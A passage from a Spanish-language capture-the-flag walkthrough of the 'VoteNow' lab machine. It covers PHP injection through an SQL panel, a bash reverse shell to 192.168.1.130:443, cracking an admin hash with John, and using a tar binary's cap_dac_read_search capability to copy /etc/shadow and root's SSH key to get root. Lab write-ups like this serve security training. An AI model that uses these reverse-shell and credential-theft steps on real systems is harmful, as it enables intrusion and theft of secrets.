
- Por otro lado, tenemos una sección SQL que nos permite hacer consultas, las cuales se representarán bajo el directorio /var/lib/php/session/ (es decir, el código se inyectará aquí). Como sabemos que el servidor interpreta código PHP, podríamos intentar usar una estructura como esta que aparece en la imagen.



- Ahora, al enviar esta consulta, nos ponemos en escucha con Netcat por el *puerto 443*, y recargamos la página /var/lib/php/session/, que es donde se interpretará este código. Obtenemos nuestra shell reversa.




- No obstante, al entablarnos nuestra reverse shell desde el navegador, éste ya no está operativo, y no hemos enumerado las tablas existentes todavía, cosa que quizá nos interesaría hacer más tarde. Por tanto, lo que podemos hacer es ponernos en escucha en otra ventana aparte con Netcat por el *puerto 443*, y desde la shell que acabamos de obtener, enviarnos otra en segundo plano con `bash -i >& /dev/tcp/192.168.1.130/443 0>&1 &`, y luego nos salimos de la que recibimos en primer lugar. De este modo, volveremos a tener el navegador operativo. Realizamos ahora el tratamiento de la TTY.





1.6. Password cracking with John

- Antes de todo, investigamos un poco más en la web, y encontramos esta contraseña hasheada para el usuario *admin*. La guardamos en un archivo para tratar de romperla.




- Usamos John The Ripper: `john -w:/usr/share/wordlists/rockyou.txt hash`. Tras unos minutos, obtenemos la contraseña en texto claro, la cual es *Stella*.

- 

- Migramos de sesión al usuario *admin*, proporcionando esta contraseña. Accedemos a su directorio personal, y obtenemos la flag de usuario.
  - 

1.7. Internal system enumeration

- Para tratar de escalar privilegios, primero obtenemos información sobre el sistema operativo y su distribución: `uname -a` y `cat /etc/os-release`. Encontramos que ciertamente, la versión del kernel es algo antigua.
  - 

- No obstante, vamos a buscar primero archivos con el privilegio SUID asignado con `find / -perm -4000 2>/dev/null`. En un principio, no vemos nada interesante.

```
[admin@votenow ~]$ find / -perm -4000 2>/dev/null
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/su
/usr/bin/umount
/usr/bin/sudo
/usr/bin/crontab
/usr/bin/pkexec
/usr/bin/passwd
/usr/sbin/unix_chkpwd
/usr/sbin/pam_timestamp_check
/usr/sbin/usernetctl
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/libexec/dbus-1/dbus-daemon-launch-helper
[admin@votenow ~]$
```

- Enumeraremos ahora las capabilities con `getcap -r / 2>/dev/null`. Observamos que /usr/bin/suexec tiene la capability CAP_SEUITD+ep asignado, que el propietario es root, y que el usuario *apache* puede ejecutarlo, pero no puede leer o escribir en él.

```
[admin@votenow ~]$ getcap -r / 2>/dev/null
/usr/bin/newgidmap = cap_setgid+ep
/usr/bin/newuidmap = cap_setuid+ep
/usr/bin/ping = cap_net_admin,cap_net_raw+p
/usr/bin/tarS = cap_dac_read_search+ep
/usr/sbin/arping = cap_net_raw+p
/usr/sbin/clockdiff = cap_net_raw+p
/usr/sbin/suexec = cap_setgid,cap_setuid+ep
[admin@votenow ~]$ ls -l /usr/sbin/suexec
-r-x--x---. 1 root apache 15368 Apr  2  2020 /usr/sbin/suexec
[admin@votenow ~]$strings /usr/sbin/suexec
bash: strings: command not found
[admin@votenow ~]$ strings /usr/sbin/suexec
strings: /usr/sbin/suexec: Permission denied
[admin@votenow ~]$
```

- Aunque por otro lado, vimos que /usr/bin/tarS tiene la capability CAP_DAC_READ_SEARCH+ep asignada. Esta capability nos permite leer archivos privilegiados. Por tanto, podríamos ir a un directorio que tengamos permisos de escritura, como /tmp, comprimir el /etc/shadow mediante `tarS -cvf shadow.tar /etc/shadow` y descomprimirlo posteriormente con `tarS -xf shadow.tar`. En un principio, no podemos leerlo, pero como nuestro usuario actual es el propietario, podemos darle todos los permisos con `chmod 777 shadow` para poder hacerlo.

```
[admin@votenow ~]$ getcap -r / 2>/dev/null
/usr/bin/newgidmap = cap_setgid+ep
/usr/bin/newuidmap = cap_setuid+ep
/usr/bin/ping = cap_net_admin,cap_net_raw+p
/usr/bin/tarS = cap_dac_read_search+ep
/usr/sbin/arping = cap_net_raw+p
/usr/sbin/clockdiff = cap_net_raw+p
/usr/sbin/suexec = cap_setgid,cap_setuid+ep
[admin@votenow ~]$ which tarS
/usr/bin/tarS
[admin@votenow ~]$ cd /tmp
[admin@votenow tmp]$ tarS -cvf shadow.tar /etc/shadow
tarS: Removing leading `/' from member names
/etc/shadow
[admin@votenow tmp]$ tarS -xf shadow.tar
[admin@votenow tmp]$ ls
etc  shadow.tar
[admin@votenow tmp]$ cd etc
[admin@votenow etc]$ ls
shadow
[admin@votenow etc]$ cat shadow
cat: shadow: Permission denied
[admin@votenow etc]$ ls -l
total 4
---------- 1 admin admin 749 Jun 27  2020 shadow
[admin@votenow etc]$ chmod 777 shadow
[admin@votenow etc]$
```

1.8. Privesc via cap_dac_read_search+ep

- Seguidamente, lo que se nos ocurre para escalar nuestros privilegios es realizar el mismo proceso con el id_rsa de root. Para ello, usamos `tarS -cvf id_rsa.tar /root/.ssh/id_rsa`, descomprimimos con `tar -xf id_rsa.tar`. Entramos a /root/.ssh, y ahí tenemos nuestra clave id_rsa.

```
[admin@votenow tmp]$ tarS -cvf id_rsa.tar /root/.ssh/id_rsa
tarS: Removing leading `/' from member names
/root/.ssh/id_rsa
[admin@votenow tmp]$ ls
etc  id_rsa.tar
[admin@votenow tmp]$ tar -xf id_rsa.tar
[admin@votenow tmp]$ ls
etc  id_rsa.tar  root
[admin@votenow tmp]$ cd root
[admin@votenow root]$ ls
[admin@votenow root]$ ls -la
total 0
drwxrwxr-x 3 admin admin 18 Jan 13 03:08 .
drwxrwxrwt 4 root  root  47 Jan 13 03:08 ..
drwxrwxr-x 2 admin admin 20 Jan 13 03:08 .ssh
[admin@votenow root]$ cd .ssh
[admin@votenow .ssh]$ ls
id_rsa
[admin@votenow .ssh]$
```

- Podemos conectarnos ahora por SSH a nuestro localhost con `ssh -i id_rsa root@localhost -p 2082`. Recordemos que el puerto que corría SSH en esta máquina es el *puerto 2082*. Finalmente de este modo, tenemos nuestra sesión como root y capturamos la última flag.

```
[admin@votenow .ssh]$ ls
id_rsa
[admin@votenow .ssh]$ ssh -i id_rsa root@localhost -p 2082
The authenticity of host '[localhost]:2082 ([127.0.0.1]:2082)' can't be established.
ECDSA key fingerprint is SHA256:Aifft9XCM1HTYRoNyus8/X9amRXYGMI80UwZGUyWs10.
ECDSA key fingerprint is MD5:e9:e6:3a:83:8e:94:f2:98:dd:3e:70:fb:b9:a3:e3:99.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[localhost]:2082' (ECDSA) to the list of known hosts.
Last login: Sun Jun 28 00:42:56 2020 from 192.168.56.1
[root@votenow ~]# whoami
root
[root@votenow ~]# ls
anaconda-ks.cfg  root-final-flag.txt
[root@votenow ~]# cat root-final-flag.txt
Congratulations on getting root.

 _._     _,-'""`-._
(,-.`._,'(       |\`-/|
    `-.-' \ )-`( , o o)
          `-    \`_`"'-

This CTF was created by bootlesshacker - https://security.caerdydd.wales

Please visit my blog and provide feedback - I will be glad to hear from you.
[root@votenow ~]#
```